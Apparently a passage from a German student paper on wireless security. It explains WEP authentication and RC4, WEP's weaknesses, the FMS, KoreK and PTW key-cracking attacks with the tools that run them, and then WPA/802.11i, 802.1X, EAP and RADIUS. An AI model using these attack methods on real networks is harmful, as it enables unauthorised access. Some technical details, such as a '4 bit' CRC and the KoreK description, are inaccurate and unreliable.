Bei einer offenen Authentifikation schickt das mobile Gerät eine Authenticate-Request-Nachricht an den AP und der AP antwortet dann mit einer Authenticate-Success wenn der Netzwerkname (ESSID) bei dem mobilen Gerät und beim AP übereinstimmt, und schon ist die Authentifikationsphase zu Ende. Die Nachrichten werden unverschlüsselt übertragen.

Bei einer WEP-Authentifikation kommen noch zwei Etappen dazu: Zuerst schickt das mobile Gerät eine Authenticate-Request. Der AP antwortet mit einer Challenge-Nachricht, die einen Challenge-Text enthält. Der Challenge-Text ist eine vom AP zufällig erzeugte verschlüsselte 128 Bit lange Nummer. Bekommt der AP eine Autheticate-Response, die den richtigen entschlüsselten Klartext enthalten muss, antwortet er mit einer Authenticate-Success und nur nachdem das Geräte diese Nachricht erhält darf es mit den anderen Knoten im Netz kommunizieren. Das Ziel dieser Authentifikationsmethode ist zu beweisen, dass das Gerät vertrauenswürdig ist, indem das Gerät den Challenge-Text mit dem WEP-Schlüssel entschlüsselt und den ursprünglichen Klartext zum AP schickt, was bedeuten würde, dass das Gerät den Schlüssel kennt.

In der Praxis wird im AP eine Liste von den gültigen MAC-Adressen gespeichert und es werden nur Geräte mit einer Gültigen MAC-Adresse im Netz zugelassen.




Abbildung 1: Authentifikation im IEEE 802.11 [EdAr03]

2.2 RC4-Algorithmus

RC4 ist eine Stromchiffre. Die Idee hinter einer Stromchiffre ist eine pseudozufällige Sequenz von Bits, den so genannten Key Stream, zu generieren und die Daten damit zu verschlüsseln. RC4 wird von WEP für die Verschlüsselung von Paketen benutzt. Für die Verschlüsselung wird bei RC4 der XOR-Operator ($\oplus$) eingesetzt. Dieser Algorithmus ist einfach zu implementieren und benutzt keine aufwändigen Operatoren wie die Multiplikation.

Der RC4-Algorithmus ist symmetrisch, das heißt, man entschlüsselt einen verschlüsselten Text in dem man ihn wieder verschlüsselt: Eine wichtige Eigenschaft von XOR ist es, dass man den ursprünglichen Wert wieder erhält. wenn man XOR zwei mal anwendet, das heißt $A \oplus B = C \leftrightarrow C \oplus B = A$. Der verschlüsselte Text ist das Ergebnis der Operation Klartext $\oplus$ Key Stream. Die Formel für die Entschlüsselung lautet: Verschlüsselter Text $\oplus$ Key Stream = Klartext. Es ist wichtig dass der Key Stream für einen außen stehenden Beobachter total zufällig aussieht, was von RC4 geleistet ist.

Der RC4-Algorithmus besteht aus zwei Phasen: die Schlüssel-erzeugung und die pseudozufällige Generierung. Bei der ersten Phase wird ein 256 Byte großer Array erzeugt, in dem er

mit einer Permutation der Zahlen 0 bis 255 ausgefüllt wird. Alle Zahlen von 0 bis 255 sind im Array zu finden, der Array ist aber nicht sortiert. Diesen Array nennt man die S-Box. Die S-Box wird zuerst mit den Zahlen 0 bis 255 aufsteigend sortiert inizialisiert. Dann kommt ein zweiter Array, die so genannte K-Box ins Spiel. Die K-Box erhält man, in dem man einen Array mit dem WEP-Schlüssel ausfüllt. Der Schlüssel wird beliebig oft in der K-Box geschrieben werden, bis sie voll wird. Jetzt wird jedes Byte von der S-Box mit einem anderen nach dem folgen Algorithmus vertauscht:
i=j=0;
For i=0 to 255 do
j= (j+S[i]+K[i]) mod 256;
Swap S[i] and S[j];
End;
Danach kommt die zweite Phase des Algorithmus ins Spiel, sprich die Pseudozufällige Generierungsphase. Jetzt werden die Werte in der S-Box nochmal vertauscht. Eine pseudozufällige Zahl R wird iterativ erzeugt:
i = (i+1) mod 256;
j= (j+S[i]) mod 256;
swap S[i] and S[j];
k = (S[i]+S[j]) mod 256;
R = S[k];
Der Klartext wird verschlüsselt in dem jedes seiner Bytes mit dem von RC4 erzeugten R-Wert „XORt“ wird.

2.3 Funktionsweise

Will eine Station eine große Datenmenge schicken, werden die Daten fragmentiert. Zu jedem Datenfragment (Oder zu den Daten wenn sie in ein einziges Paket reinpassen) wird ein Intergrity Check Value (ICV) hinzugefügt. Der ICV dienst zur der Entdeckung der Fehler, die während der Übertragung auftreten können. Nachdem der ICV hinzugefügt wird, werden die Daten verschlüsselt. Einen Initialisierungsverktor (IV) wird zum WEP-Schlüssel hinzugefügt und der entstandene Schlüssel wird kombiniert mit dem RC4-Algorithmus benutzt um die Daten zu verschlüsseln. Ein WEP-Schlüssel ist für die Authentifikation und die Entschlüsselung/Verschlüsselung von Daten notwendig. Die vom IEEE802.11-Standard vorgesehe Schlüssellänge ist 40 Bit. Die meisten Hersteller haben die Länge zu 104 Bit erweitert. Die 40 bzw. 104 Bit werden mit einem 24 Bit langem IV erweitert: Einen statischen Schlüssel zu benutzen stellt ein Risiko dar. Alle Pakete würden mit dem selben Schlüssel verschlüsselt, was bedeutet dass man für eine gewisse Nachricht immer den selben Verschlüsselten Text bekommt, was es einem Angreifer erheblich leichter macht, den Schlüssel zu erraten. Deswegen wird der IV-Wert ständig geändert, so dass ein neuer Wert für jedes Paket benutzt wird. WEP kann gleichzeitig vier verschiedene Schlüssel benutzen, was ein Schlüssel-Update vereinfacht: Wenn man einen Schlüssel ändert, können die anderen Schlüssel weiterhin benutzt werden. Der neue Schlüssel kann nachträglich in allen Geräten eingetragen werden, was bedeutet dass das Netz während des Updates funktionsfähig bleibt. Jeder Schlüssel hat einen Key-ID. Damit der Empfänger die Daten entschlüsseln kann, werden der IV und der Key-ID unverschlüsselt zu den Daten hinzugefügt. Einen 4 Bit langen CRC-Wert wird auch für jedes Paket berechnet und am Ende des Paketes geschrieben. Der CRC-Wert wird nach der Verschlüsselung über die Daten und den ICV berechnet.

Der Empfänger liest den IV-Wert und den Key-ID und stellt dementsprechend den Schlüssel wieder her. Er entschlüsselt die Daten mittels RC4. Die Nachricht wird verworfen wenn der ICV-Wert nicht passend ist. Ändert sich der CRC-Wert, passt er dem Paket nicht mehr und das Paket wird vom Empfänger verworfen. Ein Hacker könnte aber eine Nachricht ändern,

den CRC-Wert anpassen und sie wieder schicken und das Paket würde als gültig behandelt werden. Um das zu verhindern, wird der ICV, der mit der selben Methode wie CRC berechnet wird, vor der Verschlüsselung berechnet und hinzugefügt.




Abbildung 2: WEP-funktionsweise [EdAr03]

2.4 Schwachstellen bei WEP

Die grundlegenden Funktionalitäten bei einem WLAN-Sicherungsprotokoll sind:

- Authentifikation
- Zugriffskontrolle
- Replay-Schutz
- Schutz gegen Nachrichtenänderung
- Vertraulichkeit

WEP ist bei jedem dieser Gebiete an seine Grenzen gestoßen.

2.4.1 Authentifikation

Die Grundanforderungen für die Authetifikation in einem WLAN-Netz sind:

1. Robuste Mechanismen, die nicht „gespooft“ werden können
2. Gegenseitige Authetifikation zwischen dem AP und den mobilen Geräten
3. Von dem Verschlüsselungsschlüssel unabhängige Schlüssel

WEP versagt bei jedem dieser Punkten: Die WEP-Authentifikation basiert auf ein Challange-Response Verfahren, bei dem der Verschlüsselungsschlüssel benutzt wird was die Regel 3)

verletzt. Bei WEP ist die Authentifikation ein unidirektionales Verfahren: das mobile Gerät kann den AP nicht authentifizieren was die Regel 2) verletzt.

Außerdem sendet der AP während der Authentifikation einen zufälligen Text. Das mobile Gerät entschlüsselt den Text und sendet ihn unverschlüsselt zurück. WEP benutzt für die Verschlüsselung den RC4-Algorithmus, der auf XOR-Operationen basiert. Ein außen stehender Traffic-Beobachter kann den Challenge-Text unverschlüsselt und verschlüsselt einfangen. Berechnet ein Angreifer $C = P \oplus R$, wobei P der unverschlüsselte Text ist und R der Verschlüsselte, bekommt er eine Kopie von der vom RC4-Algorithmus zufällig generierte Sequenz C. Eine Eigenschaft von XOR ist: $P \oplus R = C \rightarrow C \oplus R = P$ und $P \oplus R = C \rightarrow C \oplus P = R$, was dazu führt, dass der Angreifer nun für einen vorgegebenen IV-Wert Daten entschlüsseln und verschlüsseln kann. Der Angreifer kann jetzt eine Authenticate-Request an den AP senden, auf den Challenge-Text warten, den mit der vorberechneten Sequenz C „XORen“ und das Ergebnis mit dem vorher angefangenen IV an den AP zurückschicken. Um das Ergebnis zu überprüfen benutzt der AP den vom Angreifer gewählten AP und generiert die selbe RC4-Sequenz C, was dazu führt, dass der Angreifer authentifiziert wird, ohne dass er den WEP-Schlüssel kennen muss.

Ohne den WEP-Schlüssel zu knacken kann der Angreifer mit den anderen Knoten im Netz nicht kommunizieren. Die WEP-Authentifikation bietet aber einem Angreifer mehrere Paare von verschlüsselten Nachrichten und den dazu gehörigen verschlüsselten Nachrichten, was der WEP-Schlüssel gefährdet.

2.4.2 Zugriffskontrolle

Die Zugriffskontrolle ist das Prozess dass einem Gerät die Erlaubnis erteilt, mit dem Netz zu kommunizieren, was mit der Authentifikation nicht zu verwechseln ist. Bei der Authentifikation wird nur die Identität des Gerätes erfahren. Das Gerät erhält aber keine Erlaubnis, auf das Netz zuzugreifen. Das IEEE802.11-Standard definiert nicht, wie die Zugriffskontrolle implementiert werden soll. In der Regel wird der Zugriff auf das Netz kontrolliert, indem eine Liste von den gültigen MAC-Adressen im AP gespeichert wird. MAC-Adressen können aber geändert werden, deswegen gilt diese Verfahren als unzuverlässig. Der WEP-Schlüssel ist eigentlich die einzige Verteidigungslinie, die das IEEE802.11 bietet.

2.4.3 Replay-Schutz

WEP hat keinen Replay-Schutz. Das heißt dass man ein altes eingefangenes Paket an den AP schicken kann, ohne dass der AP erfährt, dass das Paket alt ist. So kann man neue Requests mit alten Responses beantworten. Replay-Schutz wurde im WEP einfach nicht vorgesehen.

2.4.4 Schutz gegen Nachrichtenänderung

Die Arbeit von Borisov et al. [BoGW01] stellt eine Bitumkehrungsmethode vor, in der schrittweise manche Teile des verschlüsselten Textes geändert werden können. Die Arbeit nutzt aus, dass die Position des IP-Headers nach der Verschlüsselung bekannt ist, weil WEP die Positionen von den Bytes nicht vertauscht. Der IP-Header hat einen Checksum-Feld. Ein Bit in dem IP-Header zu ändern führt zu einem Fehlschlag der Checksum-Überprüfung. Wenn man aber auch die Checksum ändert, könnte die Checksum zum Header angepasst werden und das geänderte Paket wird vom Empfänger akzeptiert.

WEP benutzt auch ICV für die Nachrichtenüberprüfung. Wenn man Stellen in dem verschlüsselten Text ändert, wird der ICV nicht zu dem Klartext passen. Die Logik von WEP ist: der

ICV ist verschlüsselt also man kann ihn nicht ändern. Die Arbeit von Borisov et al. beweist dass es möglich ist, trotz der Verschlüsselung den ICV-Wert anzupassen. Die CRC-Methode mit der der ICV berechnet wird ist eine lineare Methode. Es wurde gezeigt, dass es unter dieser Methode möglich ist zu wissen, welche ICV-Bits zu ändern sind, wenn man ein Bit der Nachricht ändern will. Wenn man eine Nachricht ändern will, muss man nur die Stellen im ICV ändern, die nicht mehr passend sind. Der ICV ist also zwar verschlüsselt, diese Verschlüsselung macht ihn aber nicht viel stärker als einen normalen unverschlüsselten CRC.

2.4.5 Vertraulichkeit

In der Arbeit von Borisov et al. [BoGW01] wurde auch gezeigt, dass wenn man oft genug ein paar Bits im IP-Header umkehrt und überprüft, ob das IP-Header akzeptiert wird, könnte man eventuell Teile vom Paket entschlüsseln.

In einer im Oktober 2000 veröffentlichten Arbeit [Walk00] hat Walker potentielle Schwachstellen in WEP vorgestellt. Um Angriffe zu vermeiden muss theoretisch jedes Paket einen eigenen einmaligen IV haben, was unmöglich ist da der IV nur 24 Bit lang ist. Man könnte denken, dass eine zufällige Generierung von IVs eine IV-Wiederbenutzung (auch IV-Kollision genannt) in einer kurzen Zeit unwahrscheinlich macht, was aber nicht stimmt. Mit einer zufälligen Generierung bestehen hohe Chancen dass der IV schnell wieder benutzt wird. Dieses Phänomen ist in der Mathematik unter dem Namen „Geburtstagsparadoxon“ bekannt: Die Wahrscheinlichkeit dass eine Person an dem selben Tag geboren ist wie ich beträgt 1/365. Ich habe aber 50% Chancen, dass einer aus 25 Leuten seinen Geburtstag am selben Tag wie ich feiert! Die beste Methode, IVs zu generieren ist also einfach mit jedem Paket den IV-Wert um 1 zu erhöhen. Eine IV-Kollision tritt also nach 2^{24} Pakete auf. IEEE801.11b-Netze sind in der Lage, 500 volle Pakete pro Sekunde zu übermitteln. À 500 Paket pro Sekunde wird ein IV nach höchstens sieben Stunden wieder benutzt. IV-Konflikte verursachen ernste Sicherheitsprobleme: Wenn man die zu einem IV gehörige RC4-Sequenz kennt, kann man jedes Paket, dass den selben IV benutzt entschlüsseln. Um jede beliebige Nachricht zu entschlüsseln muss man alle mögliche Sequenzen haben, was nur 23 GBytes erfordert. Man muss aber alle Sequenzen berechnen (wie bei 2.4.1 gezeigt wurde) was nicht leicht ist.

Angenommen man hat 2 Nachrichten die mit dem selben (IV,WEP-Schlüssel) Paar verschlüsselt sind. Seien C1 und C2 die unverschlüsselten Nachrichten, P1 und P2 die Verschlüsselten und Ks der Key Stream. C1 = P1⊕Ks und C2 = P2⊕Ks. Also C1⊕C2 = (P1⊕Ks)⊕(P2⊕Ks) = P1⊕P2⊕Ks⊕Ks = P1⊕P2. Man hat jetzt einen Text, der das Ergebnis von der Operation XOR der beiden unverschlüsselten Texten ist. Der Wert von manchen Stellen in dem Klartext ist bekannt, wie z.B. manchen Stellen in den Headern. Der Wert von anderen Stellen ist nicht bekannt, es ist aber bekannt, welche Werte sie haben können, wie z.B. die IP-Adressen-Felder, die nur bestimmte Werte in einem Netz haben können. Wenn man genug Pakete sammelt, bei denen einen IV-Konflikt auftritt, könnte man den Werte einige Teile der RC4-Sequenz erraten und Schritt für Schritt die ganze Sequenz.

Das kryptographische Hauptproblem liegt aber nicht daran, dass die IVs relativ schnell wiederbenutzt werden, sondern an ihrer Rolle in der Erzeugung einer Klasse von RC4-schwachen Schlüsseln. Es wurde in der Arbeit von Fluhrer et al. [FlMS01] gezeigt, dass bei manchen Schlüsseln, die man als schwach bezeichnet, eine große Anzahl von Bits in den ersten Bytes der RC4-Sequenz nur von wenigen Bits in dem WEP-Schlüssel abhängig sind. Das heißt, manche Bits im Schlüssel wirken auf die Verschlüsselung mehr als die Anderen. Manche Bits haben gar keine Wirkung auf die Verschlüsselung, was die Anzahl der effektiven Bits reduziert, was einen Angriff auf den Schlüssel vereinfacht. Was noch alles schlimmer macht ist dass manche Stellen in dem verschlüsselten Text einfach zu erraten sind. Das LLC-Header beginnt z.B. immer mit dem Hexadezimalen Wert „AA“. Wenn man den unverschlüsselten

Text kennt kann man die RC4-Sequenz ableiten und nachher den WEP-Schlüssel. Um diese Schwäche zu beseitigen wäre es ausreichend, die ein paar ersten generierten R-Werte zu verwerfen, was WEP nicht macht. WEP fördert sogar die Generierung von schwachen Schlüsseln mit dem Hinzufügen von IVs: Sogar wenn der WEP-Schlüssel nicht schwach ist, ein schwacher Schlüssel kann beim Hinzufügen von manchen IVs generiert werden.

2.5 Direkte Schlüsselattacken

Es war nur eine Frage der Zeit, bis man WEP völlig knackt, in dem man Verfahren entwickelt, die systematisch den Schlüssel herauskriegen. Hier werden drei der bekannsten und effektivsten Angriffe vorgestellt.

2.5.1 FMS-Attacke

Diese Attacke basiert auf die von der Arbeit von Fluhrer et al. [FlMS01] vorgestellten WEP-Schwachstellen. Angenommen der Wert von den ersten Bits ist bekannt, was wegen des LLC SNAP Headers der Fall bei IEEE802.11 ist. Der Angreifer wartet auf die Pakete, bei denen das Hinzufügen vom IV einen schwachen Schlüssel verursacht. Weil der Schlüssel schwach ist, gibt es nur wenige mögliche Werte für den ersten Byte des WEP-Schlüssels, die in Frage kommen können, damit der verschlüsselte Text dem Klartext passt. Nach 60 solchen Paketen kann der Angreifer mit einer relativ hohen Trefferquote den ersten Byte erraten. Der Schlüssel wird danach Byte für Byte geknackt.

Für diese Attacke sind 5 bis 10 Millionen Datenpakete erforderlich. Der Angriff dauert bei einem 104-Bit-Schlüssel 2,5 mal länger als bei einem 40-Bit-Schlüssel. Mit dem Tool Airsnort kann diese Attacke ausgeführt werden.

2.5.2 Korek-Attacke

Diese Attacke wurde in einem Forum von einem Benutzer Namens KoreK veröffentlicht [Kore04]. Die KoreK-Attacke ist eine statische Attacke die nur die IVs benutzt um den Schlüssel zu knacken. Das heißt dass jedes Paket mit einem einmaligen IV benutzt werden kann, abgesehen davon ob ein Schwacher RC4-Schlüssel auftritt oder nicht.

Bei diesem Angriff wird das letzte Byte eines WEP-Paket abgeschnitten. Jetzt berechnet man erneut unter Annahme einer abgeschnittenen 0 den CRC und schickt das geänderte Paket an den AP. Wir das Paket akzeptiert wird davon ausgegangen, dass das letzte Byte 0 war. Wenn das Paket verworfen wird, nimmt man an, dass das abgeschnittene Byte 1 war und berechnet man wieder den CRC. Im schlechtesten Fall muss man alle Werte von 0 bis 256 durchprobieren. Dieser Vorgang wird für jedes Byte des Paketes wiederholt bis man das unverschlüsselte Paket erhält. Und dann berechnet man die dazu gehörige RC4-Sequenz.

Man braucht um die 250.000 IVs für einen 40-Bit-Schlüssel und mindestens 1.000.000 IVs für einen 128-Bit-Schlüssel. Je mehr Pakete mit einmaligen IVs man sammelt desto mehr Chancen hat man, den WEP-Schlüssel zu knacken. Die KoreK-Attacke ist schneller als die FMS-Attacke und kann mit dem Tool Aircrack ausgeführt werden.

2.5.3 Weiterentwickelte Klein-Attacke: die PTW-Attacke

Die Klein-Attacke [A.Kl06] erweitert die FMS-Attacke, so dass ein Angriff nicht mehr auf das Auftreten eines schwachen Schlüssels angewiesen ist. Diese Attacke funktioniert nur in

WLAN-Netzwerken, in denen IPv4 im Einsatz ist: In solchen Netzen sendet ein Host eine ARP-Request um die MAC-Adresse des Kommunikationspartners zu erfahren. Der Partner antwortet mit einer ARP-Replay. ARP-Pakete werden nicht „getimeoutet“ und haben eine feste Länge. Ihre ersten 16 Bytes sind konstant. Außerdem sind die Replay- und Request-Pakete identisch bis auf einem Byte. Wenn man das Verschlüsselte Paket mit den bekannten Bytes „XORt“, kann man die ersten 16 Bytes von der RC4-Sequenz erhalten. Der Schlüssel wird danach Byte für Byte geknackt. Die Attacke kann man beschleunigen indem man ARP-Request-Pakete „re-injectet“ [1] oder mit einem Deauthentification-Angriff [2] um die Clients zu zwingen, sich immer und wieder mit dem AP zu assoziieren, was ARP-Pakete generieren wird.

Ein Team von der Uni Darmstadt hat diese Attacke weiterentwickelt [TeWP07]. Die neue Attacke wurde PTW-Attacke genannt. Mit einer PTW-Attacke is es möglich, den WEP-Schlüssel in weniger als einer Minute zu knacken. Die PTW-Attacke ist effektiver als die Klein-Attacke da sie jedes Byte vom Schlüssel unabhängig von den Anderen berechnet und weil sie Fehlertolerant ist. Diese Attacke hat einen so niedrigen Aufwand, dass sie auf einem PDA ausführbar ist. Tools die diese Attacke unterstützen sind z.B. Aircrack-PTW und Aircrack-ng ab der Version 0.9.

3 IEEE802.11i, WPA, RSN

Nachdem WEP völlig gebrochen wurde, hat das IEEE daran gearbeitet, neue Standards für Sicherheitsprotokolle zu entwerfen: IEEE802.11i wurde geboren. Dieser Standard definiert einen neuen Typ von drahtlosen Netzwerken, den so genannten Robust Security Networks (RSN). Weil viele alte Geräte nicht RSN-tauglich sind und trotzdem weiterbenutzt werden sollen, wurde im IEEE802.11i ein vorläufiger Typ von Netzwerken definiert, die so genannten Transitional Security Networks (TSN). In so einem Netz können RSN- Und WEP-Systeme parallel benutzt werden. Das würde aber bedeuten, dass viele alte Geräte immer noch nur das unsichere WEP benutzen könnten. Deswegen wurde nach einer Software-Update-Möglichkeit für alte RSN-unfähige Geräte gesucht, die die Fähigkeiten solcher Geräten in Rücksicht nimmt. Dies hat zu der Definition von dem Temporal Key Integrity Protocol (TKIP) geführt. TKIP ist als optionaler Modus unter RSN erlaubt. Die Wi-Fi Allianz hat TKIP adoptiert und hat unter Berücksichtigung des damaligen IEEE802.11i-Entwurf eine neue Sicherheitslösung für WEP-Geräte entwickelt, das so genannte Wi-Fi Protected Access (WPA). WPA kann nur TKIP benutzen, AES kann aber unter RSN auch benutzt werden.

RSN und WPA haben die selbe Sicherheitsarchitektur. WPA kann aber, im Gegensatz zu RSN, bei einem AD-HOC Netz nicht angewendet werden. Mit IEEE802.11i wurde eine neue Schlüsselhierarchie eingeführt und der Sicherheitsmodell wurde in drei Schichten unterteilt:

- WLAN-Schicht: zuständig für Nachrichtenaustausch und Entschlüsselung/Verschlüsselung von Daten.
- Zugriffskontrolle-Schicht: zuständig dafür, zu verhindern, dass Daten unberechtigten Geräten geschickt werden bzw. dass diese Geräte Daten schicken können. Die Funktionsweise dieser Schicht wurde im IEEE802.11X standardisiert.
- Authentifikationsschicht : Zuständig für die Authentifikation von Geräten. Der Vertreter dieser Schicht könnte eine im AP gespeicherte Liste von gültigen MAC-Adressen oder ein dedizierter Authentifikationsserver sein.

[1] Man schickt ein angefangenes Paket an den AP wieder. Das ist möglich da kein Replay-Schutz in WEP vorgesehen wurde.

[2] ein Deauthentification-Angriff erlaubt dem Angreifer, ein mit dem AP assoziiertes Gerät zu deassoziieren. Diese Attacke wird z.B. von aireplay-ng unterstützt

Aus der Clientsicht gehört die WLAN-Karte zum WLAN-Schicht. Die Zugriffskontrolle und die Authentifikation sind im Betriebssystem implementiert, oder für alte Geräte in der Anwendungsschicht-Software, die vom Hersteller implementiert werden muss. Der Supplicant ist das Betriebsystemprogramm, das die Zugriffskontrolle verwaltet. Auf der Serverseite ist der Authenticator die Einheit, die die Zugriffskontrolle verwaltet, und der Authorizer die Einheit, die Entscheidet, ob der Supplicant akzeptiert wird.

3.1 Zugriffskontrolle

Bei WPA und RSN läuft die Zugriffskontrolle wie folgendes ab:

- Der Authenticator wird vom Supplicant alarmiert.
- Der Supplicant identifiziert sich.
- Der Authenticator fordert von dem Authorizer eine Erlaubnis an.
- Der Authorizer trifft die Entscheidung.
- der Authenticator lässt dem Supplicant zu oder blockiert ihn.

WPA und RSN unterstützen für die Zugriffskontrolle IEEE802.1X und EAP. RADIUS ist bei WPA und RSN optional.

3.1.1 IEEE802.1X

IEEE802.1X implementiert die Zugriffskontrolle in dem Punkt, wo ein Benutzer mit dem Netz verbunden ist, auch Port genannt. Dieser Standard wurde ursprünglich nicht für WLAN entworfen, sondern für übliche LAN-Netzwerke. Er wurde entwickelt um die Ports bei einem geswitschten Ethernet zu schützen.

Der Standard wurde angepasst, in dem der AP für jeden Supplicant einen logischen Port und einen dazugehörigen Authenticator erzeugt. Jeder Authenticator ist für die Zugriffskontrolle des zugehörigen Supplicants zuständig. Der Supplicant eines neuen Gerät schickt eine Zugriffsanforderung an den Authenticator, der im AP die Verbindung steuert. Da es keinen physikalischen Authenticator oder Switch gibt, ist die Anzahl der IEEE802.1X-Einheiten und die Anzahl der verbundenen Geräten gleich ist.

Der Authentifikationsserver kann entweder ein dedizierter Server sein oder ein Prozess im AP (Lesen aus einer Liste von MAC-Adressen z.B.). RADIUS könnte benutzt werden wenn der AP und der Authentifikationsserver getrennt sind.

3.1.2 EAP

EAP erlaubt zwei getrennten Einrichtungen, Nachrichten über die zu benutzene Authentifikationsmethode auszutauschen. EAP wird von allen Upper-Leyer Authentifikationsmethoden, wie SSL, TLS und Kerberos V5, benutzt. EAP wurde ursprünglich für Dial-up Netze entworfen. IEEE802.1X definiert ein Protokoll namens EAP over LAN (EAPOL), damit der Supplicant und der Authenticator untereinander EAP-Nachrichten austauschen können. Die Authentifikation mit IEEE802.1X und EAP läuft wie folgendes ab:

- Wenn ein Supplicant sich mit dem AP verbinden will, muss er darauf dem AP aufmerksam machen, in dem er sich er sich mit dem AP assoziiert oder ihm eine EAPOL-Start Nachricht schickt. Der logische Port wird erzeugt.

- Der Authenticator antwortet mit einer EAP-Request/identity Nachricht. Dieser Schritt kann übersprungen werden falls der Authenticator die Identität des Supplicants anderes erfahren kann.

- Der Supplicant antwortet mit einer EAP-Response/Identity. So ist es möglich, dass der AP und das Gerät sich gegenseitig die Identität beweisen. Die Identität vom AP kann jetzt vom Supplicant überprüft werden.

- Nur jetzt kommt der Authentifikationsserver ins Spiel. Die Identität des Supplicants wird ihm übermittelt und er entscheidet, ob er ins Netz darf. Um zu vermeiden, dass im Authenticator alle Authentifikationsmethoden implementiert werden müssen, werden die EAP-Nachrichten, die in der Authentifikation benutzt werden direkt dem Server übermittelt.

3.1.3 RADIUS

Obwohl RADIUS nicht zum IEEE802.11i-Standard gehört, wird es von vielen Implementierungen dieses Standards benutzt um die Kommunikation zwischen dem AP und dem Authentifikationsserver zu realisieren. RADIUS definiert eine Menge von gemeinsamen Funktionalitäten, die gleich bei allen Authentifikationsservern sind, und ein Protokoll dass die Benutzung von diesen Funktionalitäten ermöglicht. RADIUS wurde vom IETF spezifiziert und ist für alle TCP/IP Netzwerke geeignet. RADIUS wurde auch ursprünglich für Dial-up Netzwerke entworfen. Es kapselt die EAP-Nachrichten und transportiert sie zwischen dem AP und dem RADIUS-Server.




Abbildung 3: EAP über RADIUS [EdAr03]

3.2 WPA

3.2.1 Schlüsselhierarchie

WPA unterstützt folgende Schlüsselarten:

- Der Pairwise-Schlüssel wird benutzt um die Kommunikation zwischen dem AP und einem mobilen Gerät gegen Angriffe zu schützen.
- Für Broadcast und Multicast Nachrichten wird ein Gruppenschlüssel benutzt, der allen Gruppenmitgliedern bekannt ist. Die Broadcast-Gruppe enthält alle Netzknoten.
